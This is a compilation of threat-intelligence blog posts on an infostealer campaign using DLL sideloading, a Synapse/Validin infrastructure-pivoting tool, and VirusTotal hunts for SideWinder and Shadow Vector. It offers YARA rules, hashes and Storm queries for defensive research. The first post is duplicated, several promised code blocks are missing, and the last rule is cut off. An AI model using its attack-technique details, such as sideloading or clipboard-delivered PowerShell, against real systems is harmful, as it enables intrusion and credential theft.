Discover 10 practical ChatGPT prompts SOC analysts can use to speed up triage, analyze threats, improve documentation, and enhance incident response workflows.
As part of our commitment to sharing interesting hunts, we are launching these 'Flash Hunting Findings' to highlight active threats. Our latest investigation tracks an operation active between January 11 and January 15, 2026, which uses consistent ZIP file structures and a unique behash ("4acaac53c8340a8c236c91e68244e6cb") for identification. The campaign relies on a trusted executable to trick the operating system into loading a malicious payload, leading to the execution of secondary-stage infostealers.
Findings
The primary samples identified are ZIP files that mostly reference the MalwareBytes company and software using the filename malwarebytes-windows-github-io-X.X.X.zip. A notable feature for identification is that all of them share the same behash.
behash:"4acaac53c8340a8c236c91e68244e6cb"
The initial instance of these samples was identified on January 11, 2026, with the most recent occurrence recorded on January 14.
All of these ZIP archives share a nearly identical internal structure, containing the same set of files across the different versions identified. Of particular importance is the DLL file, which serves as the initial malicious payload, and a specific TXT file found in each archive. This text file has been observed on VirusTotal under two distinct filenames: gitconfig.com.txt and Agreement_About.txt.
The content of the TXT file holds no significant importance for the intrusion itself, as it merely contains a single string consisting of a GitHub URL.
However, this TXT is particularly valuable for pivoting and infrastructure mapping. By examining its "execution parents," analysts can identify additional ZIP archives that are likely linked to the same malicious campaign. These related files can be efficiently retrieved for further investigation using the following VirusTotal API v3 endpoint:
The primary payload of this campaign is contained within a malicious DLL named CoreMessaging.dll. Threat actors are utilizing a technique known as DLL Sideloading to execute this code. This involves placing the malicious DLL in the same directory as a legitimate, trusted executable (EXE) also found within the distributed ZIP file. When an analyst or user runs the legitimate EXE, the operating system is tricked into loading the malicious CoreMessaging.dll.
The identified DLLs exhibit distinctive metadata characteristics that are highly effective for pivoting and uncovering additional variants within the same campaign. Security analysts can utilize specific hunting queries to track down other malicious DLLs belonging to this activity. For instance, analysts can search for samples sharing the following unique signature strings found in the file metadata:
Furthermore, the exported functions within these DLLs contains unusual alphanumeric strings. These exports serve as reliable indicators for identifying related malicious components across different stages of the campaign:
Finally, another observation for behavioral analysis can be found in the relations tab of the ZIP files. These files document the full infection chain observed during sandbox execution, where the sandbox extracts the ZIP, runs the legitimate EXE, and subsequently triggers the loading of the malicious DLL. Within the Payload Files section, additional payloads are visible. These represent secondary stages dropped during the initial DLL execution, which act as the final malware samples. These final payloads are primarily identified as infostealers, designed to exfiltrate sensitive data.
Analysis of all the ZIP files behavioral relations reveals a recurring payload file consistently flagged as an infostealer. This malicious component is identified by various YARA rules, including those specifically designed to detect signatures associated with stealing cryptocurrency wallet browser extension IDs among others.
To identify and pivot through the various secondary-stage payloads dropped during this campaign, analysts can utilize a specific behash identifier. These files represent the final infection stage and are primarily designed to exfiltrate credentials and crypto-wallet information. The following behash provides a reliable pivot point for uncovering additional variants.
behash:5ddb604194329c1f182d7ba74f6f5946
IOCs
We have created a public VirusTotal Collection to share all the IOCs in an easy and free way. Below you can find the main IOCs related to the ZIP files and DLLs too.
import "pe"

rule win_dll_sideload_eosinophil_infostealer_jan26
{
  meta:
    author = "VirusTotal"
    description = "Detects malicious DLLs (CoreMessaging.dll) from an infostealer campaign impersonating Malwarebytes, Logitech, and others via DLL sideloading."
    reference = "https://blog.virustotal.com/2026/01/malicious-infostealer-january-26.html"
    date = "2026-01-16"
    behash = "4acaac53c8340a8c236c91e68244e6cb"
    target_entity = "file"
    hash = "606baa263e87d32a64a9b191fc7e96ca066708b2f003bde35391908d3311a463"
  condition:
    (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and pe.is_dll()) and
    pe.exports("15Mmm95ml1RbfjH1VUyelYFCf") and pe.exports("2dlSKEtPzvo1mHDN4FYgv")
}
As part of our commitment to sharing interesting hunts, we are launching these 'Flash Hunting Findings' to highlight active threats. Our latest investigation tracks an operation active between January 11 and January 15, 2026, which uses consistent ZIP file structures and a unique behash ("4acaac53c8340a8c236c91e68244e6cb") for identification. The campaign relies on a trusted executable to trick the operating system into loading a malicious payload, leading to the execution of secondary-stage infostealers.
Findings
The primary samples identified are ZIP files that mostly reference the MalwareBytes company and software using the filename malwarebytes-windows-github-io-X.X.X.zip. A notable feature for identification is that all of them share the same behash.
behash:"4acaac53c8340a8c236c91e68244e6cb"
The initial instance of these samples was identified on January 11, 2026, with the most recent occurrence recorded on January 14.
All of these ZIP archives share a nearly identical internal structure, containing the same set of files across the different versions identified. Of particular importance is the DLL file, which serves as the initial malicious payload, and a specific TXT file found in each archive. This text file has been observed on VirusTotal under two distinct filenames: gitconfig.com.txt and Agreement_About.txt.
The content of the TXT file holds no significant importance for the intrusion itself, as it merely contains a single string consisting of a GitHub URL.
However, this TXT is particularly valuable for pivoting and infrastructure mapping. By examining its "execution parents," analysts can identify additional ZIP archives that are likely linked to the same malicious campaign. These related files can be efficiently retrieved for further investigation using the following VirusTotal API v3 endpoint:
The primary payload of this campaign is contained within a malicious DLL named CoreMessaging.dll. Threat actors are utilizing a technique known as DLL Sideloading to execute this code. This involves placing the malicious DLL in the same directory as a legitimate, trusted executable (EXE) also found within the distributed ZIP file. When an analyst or user runs the legitimate EXE, the operating system is tricked into loading the malicious CoreMessaging.dll.
The identified DLLs exhibit distinctive metadata characteristics that are highly effective for pivoting and uncovering additional variants within the same campaign. Security analysts can utilize specific hunting queries to track down other malicious DLLs belonging to this activity. For instance, analysts can search for samples sharing the following unique signature strings found in the file metadata:
Furthermore, the exported functions within these DLLs contains unusual alphanumeric strings. These exports serve as reliable indicators for identifying related malicious components across different stages of the campaign:
Finally, another observation for behavioral analysis can be found in the relations tab of the ZIP files. These files document the full infection chain observed during sandbox execution, where the sandbox extracts the ZIP, runs the legitimate EXE, and subsequently triggers the loading of the malicious DLL. Within the Payload Files section, additional payloads are visible. These represent secondary stages dropped during the initial DLL execution, which act as the final malware samples. These final payloads are primarily identified as infostealers, designed to exfiltrate sensitive data.
Analysis of all the ZIP files behavioral relations reveals a recurring payload file consistently flagged as an infostealer. This malicious component is identified by various YARA rules, including those specifically designed to detect signatures associated with stealing cryptocurrency wallet browser extension IDs among others.
To identify and pivot through the various secondary-stage payloads dropped during this campaign, analysts can utilize a specific behash identifier. These files represent the final infection stage and are primarily designed to exfiltrate credentials and crypto-wallet information. The following behash provides a reliable pivot point for uncovering additional variants.
behash:5ddb604194329c1f182d7ba74f6f5946
IOCs
We have created a public VirusTotal Collection to share all the IOCs in an easy and free way. Below you can find the main IOCs related to the ZIP files and DLLs too.
import "pe"

rule win_dll_sideload_eosinophil_infostealer_jan26
{
  meta:
    author = "VirusTotal"
    description = "Detects malicious DLLs (CoreMessaging.dll) from an infostealer campaign impersonating Malwarebytes, Logitech, and others via DLL sideloading."
    reference = "https://blog.virustotal.com/2026/01/malicious-infostealer-january-26.html"
    date = "2026-01-16"
    behash = "4acaac53c8340a8c236c91e68244e6cb"
    target_entity = "file"
    hash = "606baa263e87d32a64a9b191fc7e96ca066708b2f003bde35391908d3311a463"
  condition:
    (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and pe.is_dll()) and
    pe.exports("15Mmm95ml1RbfjH1VUyelYFCf") and pe.exports("2dlSKEtPzvo1mHDN4FYgv")
}
As security researchers, we actively monitor the latest CVEs and their publicly available exploits to create signatures. Beyond CVEs, we also hunt for malware on platforms such as MalwareBazaar, which enhances our visibility into attacks occurring across networks.
Tracking threat actor infrastructure has become increasingly complex. Modern adversaries rotate domains, reuse hosting, and replicate infrastructure templates across operations, making it difficult to connect isolated indicators to broader activity. Checking an IP, a domain, or a certificate in isolation can often return little of value when adversaries hide behind short-lived domains and churned TLS certificates.
As a result, analysts can struggle to see how infrastructure evolves over time or to identify shared traits like favicon hashes, header patterns, or registration overlaps that can link related assets.
To help address this, SentinelLABS is sharing a Synapse Rapid Power-Up for Validin. Developed in-house by SentinelLABS engineers, the sentinelone-validin power-up provides commands to query for and model DNS records, HTTP crawl data, TLS certificates, and WHOIS information, enabling analysts to quickly search, pivot through, and investigate network infrastructure for time-aware, cross-source analysis.
In this post, we explore two real-world case studies to demonstrate how an analyst can use the power-up to discover and expand their knowledge of threats.
Case Study 1 | LaundryBear APT: Body Hash Pivots
When Microsoft published indicators for LaundryBear (aka Void Blizzard), a Russian APT targeting NATO and Ukraine, the threat report included just three domains. Using the power-up’s HTTP body hash pivots, we can expand this seed set to over 30 related domains, revealing the full scope of the campaign’s infrastructure.
Initial Enrichment of Known Indicators
We begin with the s1.validin.enrich command, which serves as a unified entry point for all Validin data sources. Rather than running separate commands for DNS history, HTTP crawls, certificates, and WHOIS records, this single command executes comprehensive enrichment across all four datasets simultaneously.
The resulting node graph immediately reveals initial pivot opportunities—shared nameservers in DNS records, certificate SAN relationships, registration timing patterns, and HTTP fingerprint clusters—providing multiple investigative paths forward.
This rapid reconnaissance phase surfaces the most promising leads before committing to expensive deep pivots, helping analysts choose the optimal next step based on what patterns emerge from the enriched graph.
// Tag the published spear-phishing domain
[inet:fqdn=<phising domain> +#research.laundrybear.seed]

// enrich the initial domain
inet:fqdn#research.laundrybear.seed | s1.validin.enrich --wildcard

// display all unique fqdns related to this seed

inet:fqdn#research.laundrybear.seed -> inet:fqdn | uniq

Some of the resulting inet:fqdn nodes after initial workflow in Optic (Synapse UI)
Pivoting from Crawlr Data
The Validin crawler (Crawlr) is a purpose-built, large-scale web crawler operated by Validin that continuously scans internet infrastructure. Querying Validin through the sentinelone-validin power-up provides access to pre-existing crawl observations, allowing instant analysis without active scanning.


The crawler data for our seed domains was already downloaded during the initial s1.validin.enrich command. This created inet:http:request nodes in Synapse containing multiple HTTP fingerprints stored as custom properties: body hashes (SHA1), favicon hashes (MD5), certificate fingerprints, banner hashes, and CSS class hashes.
Each fingerprint type serves as a pivot point: body hashes reveal identical content, favicon hashes expose shared branding, certificate fingerprints uncover SSL infrastructure, and class hashes detect configuration patterns. Together, these pivots transform the initial three seed domains into a comprehensive infrastructure map.

The query starts with our tagged seed domains, pivots to any related FQDNs discovered during enrichment, follows URL relationships, and lands on the actual HTTP request nodes captured by Validin’s crawler. Each inet:http:request node serves as a rich pivot point connecting to multiple content fingerprints and infrastructure properties.
// List all http requests to all the subdomains
inet:fqdn#research.laundrybear.seed -> inet:fqdn -> inet:url -> inet:http:request
Group pivot in Optic helps to quickly summarize hashes across lifted inet:http:request nodes Collapsed list of nodes yielded from the pivot
HTTP Pivot Discovery
Validin’s Laundry Bear Infrastructure analysis identified synchronized HTTP responses across threat actor infrastructure. We can reach the same discovery using Storm’s HTTP pivot with statistical output.

When executing inet:http:request | s1.validin.http --dry-run, the command prints detailed occurrence statistics to the Storm console: how many times each HTTP fingerprint from the input http response (body SHA1, favicon MD5, banner hashes, certificate fingerprints, header patterns) appears in Validin’s database. For example, a body hash might appear on 21 IPs and 55 hostnames, a favicon hash might match 18 IPs and 52 hostnames, while a certificate fingerprint on 15 IPs and 48 hostnames.
The size of these counts is the critical indicator. High counts in the thousands indicate benign infrastructure like CDNs and can be dismissed from consideration. Very low counts (1-5) suggest isolated infrastructure. However, when a particular hash appears in the Validin crawler database with a moderate count (15-55 hosts with the same hash fingerprint in this case), it can indicate synchronized infrastructure provisioning: the exact pattern that characterized Laundry Bear’s coordinated buildout. In short, the --dry-run flag transforms expensive full-graph pivots into rapid statistical reconnaissance.
// Collect all the hash:sha1 indicators gathered in the previous step
and perform a "dry run" with the s1.validin http.pivot to check statistics
inet:fqdn#research.laundrybear.seed
-> inet:fqdn -> inet:url
-> inet:http:request -> hash:sha1 | uniq
| s1.validin.http.pivot --dry-run
After identifying promising body hash pivots through --dry-run statistics, we need to materialize the actual infrastructure and summarize the results. Consider this command:
// materialize and summarize apex domains form single pivot
hash:sha1=38c47d338a9c5ab7ccef7413edb7b2112bdfc56f
| s1.validin.http.pivot --yield
// pivot to apex domains
| +inet:fqdn -> inet:fqdn +:iszone=true | uniq
Resulting inet:fqdn nodes from the http pivot
Omitting the --dry-run flag is critical here; removing the flag allows the Storm command to create and persist all discovered nodes in the Cortex. The full infrastructure graph (HTTP requests, certificates, DNS records) is ingested, making it available for future pivots and correlation with other intelligence sources. The final filtering and deduplication produces a concise summary: “This body hash appears across N distinct apex domains”, transforming raw occurrence statistics into actionable threat intelligence.
Results:
10 apex domains with identical body hash visible immediately (JavaScript redirect)
Most are Microsoft/corporate service typosquats used for credential phishing
22 IP address shared by multiple domains, revealing hosting infrastructure
Note that the query here identifies ten domains in total, two more than reported in Validin’s analysis of the LaundryBear infrastructure. The extra context here comes from our additional use of the official synapse-psl power-up, which ingests and maintains the Mozilla Public Suffix List and ensures that inet:fqdn:zone correctly identifies true organizational boundaries.
Tagging Discovered Infrastructure
Once we’ve identified related infrastructure through hash pivots, we need to tag these findings for tracking and future analysis. Storm provides inline tagging capabilities that mark nodes during the pivot workflow by appending this snippet at the end of a query that produces output to be tagged.
// Tagging
... [+#research.laundrybear.infra]
This workflow expanded three published indicators to 55 domains and 21 IP addresses through body hash pivots, revealing the campaign’s infrastructure scope.
Case Study 2 | FreeDrain: Large-Scale Pivot Operations
FreeDrain, an industrial-scale cryptocurrency phishing network, used 38,000+ lure pages across gitbook.io, webflow.io, and github.io. The campaign templated infrastructure with reused favicons, redirector domains, and phishing pages hosted on Azure and AWS S3—an ideal scenario for demonstrating the power-up’s capabilities.
Discovering Bulk Registration Patterns

During the initial investigation, SentinelLABS identified a set of redirect domains used by FreeDrain operators to funnel victims from legitimate hosting platforms to attacker-controlled phishing infrastructure. These domains were tagged as #research.freedrain.href in our Cortex. To understand the operational infrastructure behind these redirectors in Synapse, we can enrich them through Validin’s WHOIS data:
// Enrich the domains with whois data
inet:fqdn#research.freedrain.href | s1.validin.whois
This enrichment ingests historical WHOIS records for each redirect domain, creating inet:whois:rec nodes with registration dates, expiration information, and critically, registrar relationships.
When exploring the enriched graph in Synapse’s UI, several nodes immediately stand out (highlighted in yellow in our default workspace setup), indicating CNO (Computer Network Operations) tags from previous investigations.
Tagged node highlighted in Optic
The highlighting reveals that the shared registrar is already tagged as #cno.infra.dns.bulk, a designation in our environment for DNS registrars known to facilitate bulk domain registrations used in threat operations.
This isn’t a coincidental infrastructure overlap: we’ve immediately connected FreeDrain to a known malicious service provider that’s appeared in previous campaigns. The pre-existing #cno. tag transforms this from a simple infrastructure observation into a high-confidence attribution signal: FreeDrain operators are using the same operational resources as other documented threat actors.

Before pivoting broadly, we can survey the registrar landscape within our FreeDrain redirect domain pool to understand infrastructure diversity:
The FreeDrain case demonstrates how Validin’s WHOIS enrichment can transform large-scale phishing investigations. Starting with a handful of tagged redirect domains, a single enrichment command and two pivot queries exposed the full operational infrastructure—hundreds of domains provisioned through bulk registrars.
This is possible due to Synapse’s ability to correlate new campaign data with historical intelligence: the pre-existing #cno.infra.dns.bulk tags immediately identified FreeDrain’s infrastructure as part of a known malicious service ecosystem, providing attribution context that wouldn’t exist in isolated analysis.
Passive DNS
Domain Enrichments

The sentinelone-validin power-up allows us to enrich a domain and pivot to find details, not only about its current registration but the history of the records. With the –wildcard option, Validin returns the DNS records for all related subdomains.
// Enrich the domain with its registration information, and also include subdomains
[inet:fqdn=<target domain>] | s1.validin.dns --wildcard
Validin’s historical DNS records showing the observation period in the .seen property
Certificate Transparency

Certificates often include multiple domains in Subject Alternative Name (SAN) fields, revealing infrastructure relationships. The following query can help us to quickly find all certificates issued for a domain and its subdomains:
// Find all domains that share certificates with our target
inet:fqdn=<target domain>
| s1.validin.certs --wildcard --yield
Parsed CT stream history
WHOIS
The sentinelone-validin power-up is able to ingest historical WHOIS registration data, creating several node types that enable temporal analysis of infrastructure:
inet:whois:rec – WHOIS records with registration dates (:created), expiration (:expires), last update (:updated), and registrar information
inet:whois:rar – Registrar entities referenced by WHOIS records
inet:whois:recns – Nameserver associations for each domain registration
inet:whois:contact – Contact records for domain roles (registrant, admin, tech, billing) including name, organization, email, phone, and postal address details
Multiple historical records are created per domain, allowing analysts to track changes in infrastructure over time. For example, domains registered on the same day can indicate batch infrastructure provisioning. A query such as:
inet:fqdn=<target domain> | s1.validin.whois
returns all relevant WHOIS records for the target domain, allowing the analyst to pivot to other domains, registrars, or contacts that share temporal or structural relations.
HTTP Crawler
One of the initial challenges we sought to address with the sentinelone-validin power-up was how to improve visibility into infrastructure that exists even as domains and hosting change. Validin’s crawler collects fingerprints such as page content, headers and favicons that persist across domain rotation and infrastructure churn. Leveraging these fingerprints allows analysts to identify patterns and connections that might otherwise be overlooked.
Host Response Fingerprinting
Validin’s HTTP crawler captures and fingerprints multiple aspects of web server responses—favicons, body content, HTTP headers, TLS banners, and HTML structure. The power-up parses these fingerprints and models them as pivotable properties in Synapse, enabling infrastructure clustering through content similarity.
HTML class hashes – Cluster pages with similar structure
Downloading and Parsing Content
The power-up includes a built-in download capability that retrieves actual file content for deeper analysis. The s1.validin.download command fetches HTTP response bodies, TLS certificates, and favicon images from Validin’s storage, creating file:bytes nodes in the Cortex.
Combined with Synapse’s fileparser.parse, this enables the extraction of embedded indicators such as URLs, email addresses, file hashes, IP addresses, and other IOCs hidden in page content or certificate metadata:
In Synapse, inet:http:request is a GUID node representing a unique HTTP request event in the hypergraph. Each GUID node has a deterministic identifier usually derived from the request’s properties, enabling implicit deduplication and efficient correlation of network artifacts across the graph.
// Download and parse HTTP responses, certificates, and favicons
inet:http:request=
| s1.validin.download --yield
| fileparser.parse
Hash-Based Pivoting
Traditional graph-based investigation requires loading all data into Synapse first, then querying relationships within your local graph. This works well for known datasets but becomes expensive when exploring unknown infrastructure: an analyst may ingest thousands of nodes only to discover they represent CDN infrastructure, shared hosting, or other benign patterns.
The HTTP pivot capability offers an alternative workflow: querying hashes directly via Validin’s API before loading data into Synapse. This enables selective enrichment, allowing the analyst to explore and evaluate potential pivot paths externally before committing to graph expansion.
// Pivot from a favicon hash to find related domains
hash:md5= | s1.validin.http.pivot --category FAVICON_HASH

// Pivot from an HTTP request node's embedded hashes
inet:http:request= | s1.validin.http.pivot --yield

// Discover related infrastructure via body hash
hash:sha1= | s1.validin.http.pivot --first-seen 2024/01/01
This approach provides flexibility: assess pivot scope first, then selectively load relevant data.The --dry-run flag shows result counts without creating nodes, letting the analyst preview results before ingestion.
The HTTP pivot command supports multiple content fingerprints:
The sentinelone-validin power-up combines multiple data sources in ways that traditional tools cannot. Using this capability, the analyst can retrieve DNS history, HTTP crawl results, certificates and WHOIS records for a domain, all in one query. For example:
inet:fqdn=<target domain> | s1.validin.enrich
This single command populates the Cortex with a rich node graph, giving the analyst a unified view of the target infrastructure and enabling deeper correlation and pivoting across multiple sources.
Try It Yourself
SentinelLABS has open-sourced the sentinelone-validin power-up so other Synapse users can leverage these capabilities:
Before deploying the power-up to a production environment, test the environment locally. It is possible to test the power-up with the open-source version of Vertex Cortex as follows
Use the compose file at docker-compose.yml to bring up a local Cortex
Load the sentinelone-validin package
Open a Storm shell connected to it
# From the repository root
docker compose up -d cortex
docker compose --profile tools run --rm loadpkg
docker compose --profile tools run --rm storm
The Storm shell connects to cortex and you can run the examples from this post, for example:
inet:fqdn=<target domain> | s1.validin.enrich
Storm Query Tips
Deduplicate: add | uniq after broad pivots.
Bound results: use --first-seen/--last-seen on s1.validin.* commands.
Control fanout: add | limit during exploration to keep result sets manageable.
Tag iteratively: tag intermediate sets (e.g., +#rep.investigation.2026_1.stage1) to branch workflows and compare clusters.
Conclusion
Using the LaundryBear and FreeDrain campaigns as case studies, we’ve explored how the sentinelone-validin power-up leverages Validin’s multi-source enrichment and HTTP fingerprinting to reveal wider campaign infrastructure within Synapse, from just a handful of indicators.
The integration makes it easier to follow how infrastructure changes over time, trace shared resources across campaigns, and connect what might first appear as isolated indicators. With this richer context available directly in Synapse, analysts can move from collection to understanding with greater speed and confidence in their conclusions.
The SentinelLABS team welcomes feedback and pull requests on the sentinelone-validin GitHub repository to help refine and extend its capabilities for the wider research community.
We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.
How VT plays a role in hunting for analysts
For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.
Acronis - Success Story
[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.
Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)
SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags :
        (
            tag == "cve-2017-0199" or
            tag == "cve-2017-11882"
        )
        // Originates from a specific country?
        and
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or
            vt.metadata.submitter.country == "LK" or
            vt.metadata.submitter.country == "BD" or
            vt.metadata.submitter.country == "NP" or
            vt.metadata.submitter.country == "MM" or
            vt.metadata.submitter.country == "MV" or
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
}
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize < 5000KB
        and any of ($a*)
        and vt.metadata.new_file
        // Getting spammy samples from a CN submitter
        and not vt.metadata.submitter.country == "CN"
}
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.
Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams,
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
